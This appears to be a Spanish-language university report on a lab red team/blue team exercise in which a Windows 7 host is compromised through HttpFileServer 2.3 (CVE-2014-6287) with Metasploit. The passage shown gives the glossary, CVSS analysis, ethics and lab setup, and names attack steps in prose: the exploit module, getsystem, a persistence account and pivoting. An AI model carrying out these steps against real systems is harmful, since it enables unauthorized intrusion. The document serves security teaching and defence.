Capacidades técnicas, tácticas y de respuesta para equipos red team y blue team

César Augusto Valencia Goyes

Asesor

Eduvin Trigos Sánchez

Universidad Nacional Abierta y a Distancia UNAD

Escuela de Ciencias Básicas, Tecnología e Ingeniería – ECBTI

Especialización en seguridad informática

2026

Resumen

El presente informe técnico consolida los resultados obtenidos durante el período de prueba en una organización, integrando el análisis completo del ejercicio de ciberseguridad ofensiva y defensiva ejecutado en entorno controlado de laboratorio. Se documenta el proceso de compromiso de un sistema Windows 7 (Host-A) mediante la explotación de la aplicación HttpFileServer 2.3 (CVE-2014-6287) usando Metasploit Framework desde una máquina Kali Linux, siguiendo las fases propias de un ejercicio de Red Team: reconocimiento, enumeración, explotación, escalamiento de privilegios, persistencia, exfiltración y movimiento lateral (pivoting). Posteriormente, desde la perspectiva del Blue Team, se desarrolla el proceso de detección, verificación, aislamiento, erradicación y recuperación del sistema comprometido, apoyado en estándares internacionales como MITRE ATT&CK y el ciclo de respuesta NIST SP 800-61. Se proponen herramientas de contención de código abierto (Wazuh, pfSense, Snort), medidas de hardenización basadas en CIS Benchmarks, y controles estructurales orientados a prevenir la recurrencia del incidente. El informe concluye con recomendaciones estratégicas para el fortalecimiento de la postura de seguridad en entornos organizacionales similares al escenario planteado.

***Palabras clave*:** Blue team, ciberseguridad, pentesting, red team, vulnerabilidad

Abstract

This technical report consolidates the results obtained during the trial period at organization, integrating a full analysis of the offensive and defensive cybersecurity exercise conducted in a controlled lab environment. It documents the process of compromising a Windows 7 system (Host-A) through exploitation of the HttpFileServer 2.3 application (CVE-2014-6287) using Metasploit Framework from a Kali Linux machine, following the standard phases of a Red Team engagement: reconnaissance, enumeration, exploitation, privilege escalation, persistence, exfiltration, and lateral movement (pivoting). From the Blue Team perspective, the report develops the detection, verification, isolation, eradication, and recovery process for the compromised system, grounded in international frameworks such as MITRE ATT&CK and the NIST SP 800-61 incident response cycle. Open-source containment tools (Wazuh, pfSense, Snort), CIS Benchmarks-based hardening measures, and structural controls are proposed to prevent recurrence. The report concludes with strategic recommendations to strengthen the security posture in organizational environments similar to the scenario presented.

***Keywords*:** Blue team, cybersecurity, pentesting, red team, vulnerability

Tabla de contenido

Lista de Figuras

Lista de Tablas

Lista de Apéndices

Glosario

Ataque lateral (Lateral Movement): Técnica utilizada por un atacante que, tras comprometer un equipo inicial, se desplaza a través de la red interna para obtener acceso a otros sistemas y recursos.

autoroute: Módulo de Metasploit y Meterpreter que añade rutas hacia segmentos de red internos a través del equipo comprometido, habilitando el pivoting hacia otras subredes.

Blue Team: Equipo responsable de la defensa activa y pasiva de la infraestructura tecnológica, encargado de la detección, análisis y contención de incidentes de seguridad.

CIS Benchmarks: Guías de configuración segura emitidas por el Center for Internet Security para más de 100 tecnologías, utilizadas como referencia para el endurecimiento de sistemas.

CSIRT (Computer Security Incident Response Team): Equipo especializado en la gestión y respuesta a incidentes de ciberseguridad confirmados, responsable del análisis forense y la coordinación post-incidente.

CVE (Common Vulnerabilities and Exposures): Sistema de identificación estandarizado de vulnerabilidades de seguridad conocidas públicamente.

CVSS (Common Vulnerability Scoring System): Sistema estandarizado para puntuar la severidad de las vulnerabilidades en una escala de 0 a 10, a partir de métricas como el vector de ataque, la complejidad y el impacto.

Explotación (Exploit): Procedimiento mediante el cual se aprovecha una vulnerabilidad para ejecutar acciones no autorizadas sobre un sistema.

FIM (File Integrity Monitoring): Monitoreo de integridad de archivos; control que detecta cambios no autorizados en archivos y configuraciones críticas del sistema.

getsystem: Comando de Meterpreter que automatiza varias técnicas de escalamiento de privilegios para obtener la cuenta NT AUTHORITY\SYSTEM en Windows.

Hardenización (Hardening): Proceso de fortalecimiento de un sistema mediante la reducción de su superficie de ataque: desactivación de servicios innecesarios, aplicación de parches y configuración segura.

Metasploit Framework: Plataforma de código abierto para el desarrollo y la ejecución de exploits y módulos de post-explotación, ampliamente utilizada en pruebas de penetración.

Meterpreter: Payload avanzado de Metasploit Framework que proporciona una interfaz interactiva sobre el sistema comprometido, permitiendo ejecución de comandos, transferencia de archivos y escalamiento de privilegios en memoria.

MITRE ATT&CK: Marco de conocimiento que cataloga tácticas, técnicas y procedimientos (TTP) utilizados por actores de amenazas reales, empleado para mapear ataques y definir estrategias defensivas.

Named Pipe Impersonation: Técnica de escalamiento de privilegios (T1134.001 de MITRE ATT&CK) que aprovecha la suplantación de tokens mediante tuberías con nombre de Windows.

NIST SP 800-61: Guía del Instituto Nacional de Estándares y Tecnología de Estados Unidos para el manejo de incidentes de seguridad informática, estructurada en las fases de preparación, detección, contención, erradicación, recuperación y lecciones aprendidas.

Nmap: Herramienta de código abierto para el descubrimiento de equipos, el escaneo de puertos y la detección de servicios y versiones en una red.

Payload: Código que se ejecuta en el sistema objetivo tras una explotación exitosa; en este ejercicio, una shell Meterpreter de conexión inversa.

Pentesting (Prueba de penetración): Evaluación de seguridad que simula ataques reales para identificar vulnerabilidades explotables en un sistema o red, con autorización previa del propietario.

pfSense: Distribución de firewall y enrutamiento de código abierto, empleada para la segmentación de red y el control del tráfico inter-VLAN.

Pivoting: Método empleado por un atacante para utilizar un equipo ya comprometido como puente hacia otros sistemas dentro de la red interna.

RCE (Remote Code Execution): Vulnerabilidad que permite a un atacante ejecutar código arbitrario de forma remota sobre el sistema objetivo sin autenticación previa.

Red Team: Equipo encargado de simular ataques reales para evaluar la postura de seguridad de la organización, utilizando técnicas ofensivas controladas.

Reverse Shell (Shell inversa): Conexión en la que el equipo comprometido inicia la comunicación hacia el atacante, evadiendo restricciones de firewall a las conexiones entrantes.

Searchsploit: Utilidad de línea de comandos que consulta la base de datos Exploit-DB para localizar exploits públicos asociados a un producto o versión.

SIEM (Security Information and Event Management): Sistema que centraliza, correlaciona y analiza registros de eventos de seguridad provenientes de múltiples fuentes, generando alertas ante comportamientos sospechosos.

Snort: Sistema de detección y prevención de intrusiones de red (IDS/IPS) de código abierto, basado en reglas de firma.

VLAN (Virtual Local Area Network): Red de área local virtual; segmentación lógica de una red física que permite aislar grupos de equipos y contener el movimiento lateral.

Wazuh: Plataforma SIEM/XDR de código abierto que centraliza registros, detecta intrusiones, realiza monitoreo de integridad y ejecuta respuestas activas.

Introducción

En el contexto actual de transformación digital, las organizaciones dependen cada vez más de sistemas de información interconectados, lo que incrementa significativamente la superficie de ataque y la exposición a amenazas cibernéticas. En este escenario, la ciberseguridad adquiere un papel fundamental para garantizar la confidencialidad, integridad y disponibilidad de la información, principios que constituyen la base de los marcos de gestión de riesgo reconocidos internacionalmente (NIST, 2018).

El presente informe documenta el desarrollo de un ejercicio de Red Team realizado en un entorno controlado de laboratorio. El objetivo principal es analizar un escenario de compromiso de seguridad en un sistema Windows 7 (Host-A), a partir de la explotación de una aplicación vulnerable (Rejjeto - HttpFileServer 2.3), simulando un ataque real con técnicas de ciberseguridad ofensiva.

A lo largo del laboratorio se aplicaron diferentes fases propias de un proceso de pentesting, incluyendo reconocimiento, enumeración, explotación de vulnerabilidades, escalamiento de privilegios, persistencia, exfiltración de información y simulación de movimiento lateral (pivoting). Esta progresión es coherente con la cadena de intrusión descrita por Hutchins et al. (2011) y con la matriz de tácticas y técnicas adversarias de MITRE (2023). Estas actividades permitieron evidenciar cómo un atacante puede comprometer completamente un sistema a partir de una vulnerabilidad no gestionada, riesgo recurrente asociado al uso de componentes desactualizados (OWASP Foundation, 2021).

Finalmente, el ejercicio no solo permite comprender las técnicas utilizadas por un atacante, sino también identificar debilidades en la infraestructura y proponer medidas de mitigación que contribuyan al fortalecimiento de la seguridad en entornos organizacionales.

En cuanto a la respuesta y contención frente a incidentes de ciberseguridad desde la perspectiva del equipo Blue Team. El punto de partida es el ataque ejecutado en la Etapa 3: se comprometió un sistema Windows 7 explotando el servicio HttpFileServer 2.3 con Metasploit. Lo que sigue responde a seis preguntas concretas sobre cómo contener ese tipo de ataque, qué se haría diferente para evitarlo, y qué herramientas y marcos de trabajo entran en juego. Se incluyen además tres secciones complementarias: el flujo del incidente con el proceso de contención, ejemplos de logs y alertas reales que habría generado un SIEM, y la correlación de las acciones con los marcos MITRE ATT&CK y NIST SP 800-61.

Justificación

La realización de este laboratorio se justifica en la necesidad de comprender, desde un enfoque práctico, cómo se materializan los ataques informáticos en entornos reales. En particular, los ejercicios de Red Team permiten adoptar la perspectiva de un atacante, lo cual resulta fundamental para identificar vulnerabilidades que podrían pasar desapercibidas en evaluaciones tradicionales de seguridad (Rajendran et al., 2011).

En este contexto, el análisis del escenario propuesto permite evidenciar las consecuencias de mantener sistemas desactualizados o configuraciones inseguras, como la exposición de servicios vulnerables que pueden ser explotados de forma remota. Asimismo, se demuestra cómo un acceso inicial puede escalar rápidamente hasta comprometer completamente un sistema, permitiendo al atacante establecer persistencia y desplazarse lateralmente dentro de la red.

Desde el ámbito académico, este tipo de prácticas fortalece las competencias técnicas en ciberseguridad, particularmente en áreas como pruebas de penetración, análisis de vulnerabilidades y respuesta ante incidentes. Además, contribuye a desarrollar una visión integral de la seguridad informática, entendiendo que no basta con implementar controles aislados, sino que se requiere una estrategia estructurada basada en prevención, detección y respuesta, tal como la articula el ciclo de gestión de incidentes propuesto por el NIST (2012).

Objetivos

Objetivo General

Comprometer un sistema Windows 7 usando técnicas reales de Red Team y, desde esa experiencia, entender qué habría fallado en la defensa y cómo corregirlo.

Objetivos Específicos

- Descubrir qué servicios están expuestos en la red y cuáles representan un riesgo explotable, usando Nmap y Searchsploit.
- Explotar la vulnerabilidad CVE-2014-6287 del HttpFileServer 2.3 y obtener una sesión Meterpreter activa sobre el sistema objetivo.
- Elevar los privilegios del proceso comprometido hasta SYSTEM mediante Named Pipe Impersonation, y documentar qué controles habrían podido detenerlo.
- Demostrar cómo un atacante establece persistencia y se desplaza lateralmente dentro de la red usando el equipo ya comprometido como pivote.
- Aplicar el ciclo de respuesta NIST SP 800-61 al incidente: detectar, contener, erradicar y recuperar el sistema afectado.
- Identificar las técnicas del ataque en el framework MITRE ATT&CK y proponer controles de hardenización basados en CIS Benchmarks para que no se repita.

Marco Teórico y Metodológico

El ejercicio desarrollado se fundamenta en un conjunto de modelos conceptuales que estructuran tanto la operación ofensiva como la respuesta defensiva. Encuadrar las actividades dentro de estos marcos permite trascender la mera descripción de comandos y dotar al análisis de un sustento teórico verificable, además de garantizar la comparabilidad de los resultados con los estándares aceptados en la disciplina.

Antecedentes y trabajos relacionados

El escenario elegido no es casual. Rejetto HttpFileServer ha sido durante años un objetivo recurrente en entornos de aprendizaje, retos de captura de bandera y laboratorios de certificación, precisamente porque su versión 2.3 condensa una situación frecuente en el mundo real: un servicio sencillo de administrar, ampliamente difundido y con una vulnerabilidad crítica documentada que muchas organizaciones nunca llegan a remediar. Estudiar este caso permite observar, en condiciones controladas, un patrón que se repite en incidentes reales.

Desde el punto de vista metodológico, la distinción entre un equipo ofensivo y uno defensivo tiene antecedentes consolidados en la literatura de seguridad. Rajendran et al. (2011) describen el enfoque de Red Team y Blue Team como una forma de evaluar la confianza de un sistema sometiéndolo a un adversario controlado, mientras que Hutchins et al. (2011) formalizan la Cyber Kill Chain como un modelo para descomponer un ataque en fases encadenadas. Ambos marcos sustentan la estructura de este ejercicio: la fase ofensiva reproduce los eslabones de la cadena y la defensiva busca el punto óptimo para romperla.

En el plano defensivo, la adopción de pilas de seguridad de código abierto se ha extendido en organizaciones con presupuestos limitados. Plataformas como Wazuh para la gestión de eventos, pfSense para la segmentación y Snort para la detección de intrusiones ofrecen capacidades

comparables a soluciones comerciales sin costos de licenciamiento. Su uso en este laboratorio responde a esa misma lógica de accesibilidad y reproducibilidad, y conecta directamente con las restricciones del escenario organizacional planteado.

Sobre estos antecedentes, el presente trabajo aporta una integración práctica: documenta de extremo a extremo el ciclo de ataque y defensa sobre un caso concreto, vincula cada acción con su técnica en MITRE ATT&CK y su fase en NIST SP 800-61, y traduce los hallazgos en un plan de remediación priorizado. De este modo, no se limita a describir conceptos, sino que evidencia cómo se relacionan entre sí en un incidente completo y trazable.

Metodología y Configuración del Laboratorio

Esta sección describe el tipo de estudio, la arquitectura del entorno de laboratorio, las herramientas empleadas, el procedimiento seguido y la caracterización técnica de la vulnerabilidad explotada. Su propósito es garantizar la reproducibilidad del ejercicio y dejar constancia de las condiciones controladas en las que se ejecutó.

Tipo y enfoque del estudio

El trabajo corresponde a un estudio aplicado de carácter descriptivo y experimental, desarrollado en un entorno de laboratorio controlado. Es descriptivo porque documenta de forma detallada cada fase del ataque y de la respuesta defensiva; es experimental porque reproduce, sobre máquinas virtuales aisladas, un escenario real de compromiso para observar su comportamiento y valorar el efecto de los controles de seguridad. El enfoque combina elementos cualitativos (interpretación de evidencias, técnicas y tácticas) y cuantitativos (puertos detectados, identificadores de eventos y puntuación CVSS).

Arquitectura del laboratorio

El laboratorio se construyó sobre el hipervisor Oracle VirtualBox, con dos máquinas virtuales conectadas en una red interna aislada del exterior. La Tabla 1 detalla las especificaciones de cada equipo.

Tabla 1

Especificaciones de las máquinas virtuales del laboratorio

Parámetro	Kali Linux (atacante)	Windows 7 (Host-A, víctima)
Sistema operativo	Kali Linux (rolling)	Windows 7 SP1 de 64 bits
Rol en el ejercicio	Máquina atacante (Red Team)	Máquina víctima (objetivo)
Dirección IP	192.168.100.10	192.168.100.20
Servicio expuesto	—	HttpFileServer 2.3 (puerto 80)
Memoria RAM	4 GB	2 GB
Procesador	2 vCPU	2 vCPU
Segmento de red	192.168.100.0/24	192.168.100.0/24 (pivote a 192.168.200.0/24)
Hipervisor	Oracle VirtualBox	Oracle VirtualBox

Nota. Elaboración propia.

Herramientas utilizadas

El instrumental ofensivo y defensivo se compuso exclusivamente de herramientas de código abierto, lo que mantiene el ejercicio reproducible y aplicable a organizaciones con recursos limitados. La Tabla 2 resume cada herramienta, su versión y su función.

Tabla 2

Herramientas empleadas en el ejercicio

Herramienta	Versión	Función principal
Nmap	7.x	Reconocimiento y enumeración de puertos y servicios

Searchsploit	—	Búsqueda de exploits públicos para la versión detectada
Metasploit Framework	6.x	Explotación de la CVE-2014-6287 y post-explotación
Meterpreter	—	Shell avanzada de post-explotación sobre el sistema comprometido
Wazuh	4.x	SIEM/XDR para detección y correlación de eventos (Blue Team)
pfSense	2.x	Firewall y segmentación de red inter-VLAN
Snort	2.9.x	Sistema de detección y prevención de intrusiones (IDS/IPS)
Oracle VirtualBox	6.x	Virtualización del entorno de laboratorio

Nota. Elaboración propia. Las funciones y versiones se basan en la documentación de cada herramienta; en particular, Nmap (Lyon, 2009), Metasploit Framework (Kennedy et al., 2011) y Snort (Roesch, 1999).

Procedimiento metodológico

El ejercicio se desarrolló en dos grandes momentos. En la fase ofensiva (Red Team) se siguieron, en orden, las etapas de reconocimiento, enumeración, explotación, escalamiento de privilegios, persistencia, exfiltración y movimiento lateral, replicando la lógica de la Cyber Kill Chain. En la fase defensiva (Blue Team) se aplicó el ciclo de respuesta a incidentes de la guía NIST SP 800-61, recorriendo las etapas de preparación, detección y análisis, contención, erradicación, recuperación y lecciones aprendidas. Cada acción ofensiva se documentó con su captura de evidencia y, posteriormente, se correlacionó con la técnica de MITRE ATT&CK y con la respuesta defensiva correspondiente.

Para garantizar la reproducibilidad, el procedimiento ofensivo puede resumirse en pasos verificables. Primero, se realiza el reconocimiento activo del objetivo con Nmap para identificar

puertos, servicios y versiones. Segundo, se contrasta la versión hallada con bases de exploits mediante Searchsploit. Tercero, se configura y ejecuta el módulo correspondiente en Metasploit, estableciendo el objetivo y el manejador de conexión inversa. Cuarto, obtenida la sesión Meterpreter, se reconoce el contexto del sistema y del usuario. Quinto, se elevan privilegios hasta SYSTEM. Sexto, se establece la persistencia mediante la creación de una cuenta administrativa. Séptimo, se simula la exfiltración y, finalmente, se habilita el pivoting hacia el segmento interno reservado.

Esta caracterización de la CVE-2014-6287 se inscribe además en la lógica de la Cyber Kill Chain: la vulnerabilidad habilita la fase de explotación, mientras que la instalación de la cuenta de persistencia y la apertura de rutas internas corresponden a las fases de instalación y de acciones sobre el objetivo. Comprender esta correspondencia permite ubicar cada control defensivo en el punto de la cadena donde resulta más eficaz interrumpir el ataque.

Caracterización de la vulnerabilidad CVE-2014-6287 (análisis CVSS)

La vulnerabilidad CVE-2014-6287 reside en la función findMacroMarker del componente parserLib de Rejetto HttpFileServer (HFS) en versiones 2.3x anteriores a la 2.3c. Permite a un atacante remoto ejecutar comandos arbitrarios mediante una secuencia de búsqueda especialmente construida con el patrón nulo (%00), sin necesidad de autenticación. Al tratarse de una ejecución remota de comandos que no exige privilegios previos ni interacción de la víctima, su severidad es crítica. La Tabla 3 presenta su evaluación según el estándar CVSS v3.1.

Tabla 3

Análisis CVSS v3.1 de la vulnerabilidad CVE-2014-6287

Métrica base	Valor	Justificación
Vector de ataque (AV)	Red (N)	Explotable de forma remota a través de la red

Complejidad del ataque (AC)	Baja (L)	No requiere condiciones especiales; existe exploit público
Privilegios requeridos (PR)	Ninguno (N)	No se necesita autenticación previa
Interacción del usuario (UI)	Ninguna (N)	No requiere ninguna acción de la víctima
Alcance (S)	Sin cambio (U)	El impacto se circunscribe al componente vulnerable
Confidencialidad (C)	Alto (H)	Permite acceso total a la información del sistema
Integridad (I)	Alto (H)	Permite modificar archivos y configuración
Disponibilidad (A)	Alto (H)	Permite el control total y la denegación de servicio
Puntuación base	9.8 (Crítica)	—
Vector CVSS	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H	—

Nota. Elaboración propia a partir del estándar CVSS v3.1 (FIRST, 2019).

Consideraciones éticas

Todo el ejercicio se ejecutó en un entorno virtual aislado, sin conexión a sistemas de producción ni a redes externas, y sobre datos ficticios creados para la práctica. No se comprometió información real de personas u organizaciones. El uso de las técnicas aquí descritas se enmarca exclusivamente en un contexto académico y autorizado; su aplicación sobre sistemas de terceros sin consentimiento explícito constituye una actividad ilegal. El informe se elabora bajo los principios de la divulgación responsable y con fines estrictamente formativos.

Modelos de análisis del comportamiento adversario

La Cyber Kill Chain, formulada por Hutchins et al. (2011), descompone una intrusión en siete eslabones sucesivos: reconocimiento, preparación, entrega, explotación, instalación, comando y control, y acciones sobre los objetivos. Su valor analítico radica en que interrumpir cualquiera de esos eslabones detiene la cadena completa, lo que orienta la priorización de los controles defensivos. En el presente ejercicio, las fases ofensivas ejecutadas se corresponden directamente con esta secuencia, desde el reconocimiento con Nmap hasta las acciones finales de exfiltración y movimiento lateral.

De manera complementaria, la matriz MITRE ATT&CK (MITRE, 2023) cataloga las tácticas, técnicas y procedimientos (TTP) observados en adversarios reales. A diferencia de la Kill Chain, que describe la secuencia, ATT&CK detalla el "cómo" de cada acción y la asocia a mitigaciones y fuentes de detección documentadas. Esta correspondencia es la que permite, más adelante, mapear cada fase del incidente (por ejemplo, T1134.001 para el escalamiento de privilegios o T1136.001 para la persistencia) a un control defensivo concreto.

Finalmente, el Penetration Testing Execution Standard (PTES) aporta la estructura metodológica de una prueba de penetración profesional, organizándola en interacciones previas, recolección de inteligencia, modelado de amenazas, análisis de vulnerabilidades, explotación, post-explotación y reporte. La adopción de este estándar garantiza la reproducibilidad del ejercicio y la trazabilidad de cada evidencia recolectada.

Marcos de gestión y respuesta defensiva

Desde la perspectiva defensiva, la guía de manejo de incidentes de seguridad informática NIST SP 800-61 (NIST, 2012) define el ciclo de vida de la respuesta a incidentes en cuatro grandes fases: preparación; detección y análisis; contención, erradicación y recuperación; y actividad posterior al incidente o lecciones aprendidas. Este ciclo constituye la columna vertebral de la respuesta Blue Team documentada más adelante en el informe.

El endurecimiento de los sistemas se apoya en los CIS Benchmarks y los CIS Controls v8 publicados por el Center for Internet Security (2020), que ofrecen configuraciones seguras priorizadas por impacto. Su utilidad metodológica reside en proporcionar una hoja de ruta accionable para reducir la superficie de ataque sin requerir inversión en licencias, aspecto especialmente relevante para organizaciones con recursos limitados como la del escenario planteado.

El esquema de confrontación Red Team frente a Blue Team, cuyo origen conceptual documentan Rajendran et al. (2011), parte del principio de que la mejor forma de evaluar una defensa es someterla a un ataque controlado. Ambos equipos operan sobre la noción de defensa en profundidad, según la cual la seguridad efectiva no depende de un control único, sino de capas sucesivas que se respaldan entre sí. La gestión y clasificación ordenada de los incidentes resultantes se alinea, además, con las orientaciones propuestas por Zambrano Hernández et al. (2024).

Enfoque metodológico del ejercicio

Metodológicamente, el presente trabajo corresponde a un estudio de caso de carácter práctico-experimental, desarrollado íntegramente en un entorno de laboratorio aislado y bajo autorización explícita, sin afectar sistemas en producción. El diseño replica, de forma controlada, el comportamiento de un adversario real para medir el impacto concreto de una vulnerabilidad no gestionada y, a partir de la evidencia recolectada, derivar las medidas de contención y remediación pertinentes.

La secuencia de trabajo se organizó en dos momentos. El primero, de naturaleza ofensiva, siguió las fases de PTES y la Cyber Kill Chain empleando el conjunto de herramientas de código abierto disponibles en Kali Linux (Offensive Security, 2022): Nmap para el reconocimiento, Searchsploit para la enumeración de vulnerabilidades y Metasploit Framework para la explotación y post-explotación (Rapid7, 2023). El segundo momento, de naturaleza defensiva, analizó la misma evidencia desde la óptica del Blue Team, aplicando el ciclo NIST SP 800-61 y correlacionando cada acción con la matriz MITRE ATT&CK, de modo que cada decisión técnica quedara respaldada por un marco de referencia reconocido.

Operaciones Red Team

Contextualización del Escenario de Laboratorio

El ejercicio se enmarca en el período de prueba dentro de una organización que, como muchas pequeñas y medianas empresas, mantiene en operación sistemas heredados por razones de continuidad del negocio. Para reproducir esa realidad sin poner en riesgo activos productivos, se construyó un entorno de laboratorio virtualizado y completamente aislado, en el que se recrea una condición frecuente en entornos reales: un equipo con un sistema operativo fuera de soporte que expone un servicio de administración de archivos accesible por red.

La topología se compone de dos elementos principales. La máquina atacante ejecuta Kali Linux (192.168.100.10) y concentra el instrumental ofensivo; la máquina víctima, identificada como Host-A (192.168.100.20), ejecuta Windows 7 con la aplicación Rejetto HttpFileServer 2.3. Ambas residen en el segmento 192.168.100.0/24. Se reserva, además, un segundo segmento (192.168.200.0/24) donde se ubicaría un hipotético Host-B, destinado a demostrar el movimiento lateral. Esta separación lógica, detallada gráficamente en la Figura 1, permite atribuir cada evidencia a un origen y un destino concretos.

La elección de Windows 7 y de HFS 2.3 no es arbitraria. Windows 7 dejó de recibir soporte en enero de 2020, y HFS 2.3 presenta la vulnerabilidad CVE-2014-6287, de ejecución remota de comandos, pública desde 2014 y sin parche para esa versión. La combinación de un sistema sin soporte y un servicio vulnerable expuesto constituye, por sí misma, una superficie de ataque elevada, lo que convierte al escenario en un caso representativo y didácticamente valioso para ilustrar el ciclo completo de ataque y defensa sin requerir técnicas de evasión avanzadas.

El alcance se delimita a este escenario controlado, bajo autorización explícita y sin afectar sistemas en producción. Las reglas de enfrentamiento establecen que toda la actividad ofensiva se ejecuta desde la máquina Kali contra Host-A, que las evidencias se recolectan de forma sistemática para su posterior análisis defensivo, y que el movimiento lateral hacia el segundo segmento se realiza de manera simulada. Esta delimitación garantiza la reproducibilidad del ejercicio y la trazabilidad de cada hallazgo, y constituye el punto de partida común para las operaciones Red Team que se describen a continuación.


Se realizó un escaneo con Nmap identificando el puerto 80 abierto en el Host-A. Posteriormente, se determinó que el servicio correspondía a HttpFileServer 2.3. Se utilizó Metasploit Framework para explotar la vulnerabilidad 'rejetto_hfs_exec', logrando acceso mediante una sesión Meterpreter.

Una vez dentro del sistema, se ejecutó el comando getsystem, obteniendo privilegios NT AUTHORITY\SYSTEM. Se procedió a crear un usuario administrador para simular persistencia y se realizó la extracción de archivos como evidencia.

El ejercicio ofensivo se desarrolló siguiendo una metodología estructurada de pruebas de penetración, alineada con marcos reconocidos como el Penetration Testing Execution Standard (PTES), la cadena de ataque de Lockheed Martin o Cyber Kill Chain (Hutchins et al., 2011) y la matriz MITRE ATT&CK (MITRE, 2023). La secuencia abordó, de forma progresiva, las fases de reconocimiento, enumeración, explotación, post-explotación (escalamiento de privilegios, persistencia y exfiltración) y movimiento lateral. Todas las actividades se ejecutaron en un entorno de laboratorio aislado y bajo autorización explícita, sin afectar sistemas en producción, de modo que las evidencias recolectadas pudieran ser posteriormente analizadas por el equipo Blue Team.

La justificación de este enfoque radica en reproducir, de manera controlada, el comportamiento de un adversario real para identificar el impacto concreto de una vulnerabilidad no gestionada. Cada figura que se presenta a continuación documenta una fase del ejercicio y se acompaña del análisis técnico correspondiente: la explicación de los comandos ejecutados, la interpretación de los resultados obtenidos y la descripción del riesgo de seguridad que evidencia cada etapa.

Figura 1
Escenario Planteado



Fuente. Recurso Seminario Especializado


Nota. De acuerdo con el banco de trabajo y escenario planteado, se procede a configurar las máquinas

La Figura 1 establece la arquitectura del laboratorio y delimita el alcance del ejercicio. El escenario se compone de una máquina atacante con Kali Linux (192.168.100.10) y una máquina víctima Windows 7, identificada como Host-A (192.168.100.20), ubicadas en el segmento 192.168.100.0/24. Se reserva un segundo segmento, 192.168.200.0/24, para demostrar posteriormente la fase de movimiento lateral hacia un hipotético Host-B. La definición previa de esta topología cumple una función metodológica: fija las reglas de enfrentamiento, garantiza la reproducibilidad del ejercicio y permite atribuir cada evidencia a un origen y un destino concretos.

Desde la perspectiva del riesgo, el escenario reproduce una configuración frecuente en entornos heredados: un sistema operativo fuera de soporte que expone un servicio de

administración de archivos. Esta combinación constituye, por sí misma, una superficie de ataque elevada antes incluso de iniciar la explotación.

Figura 2
Aplicación vulnerable



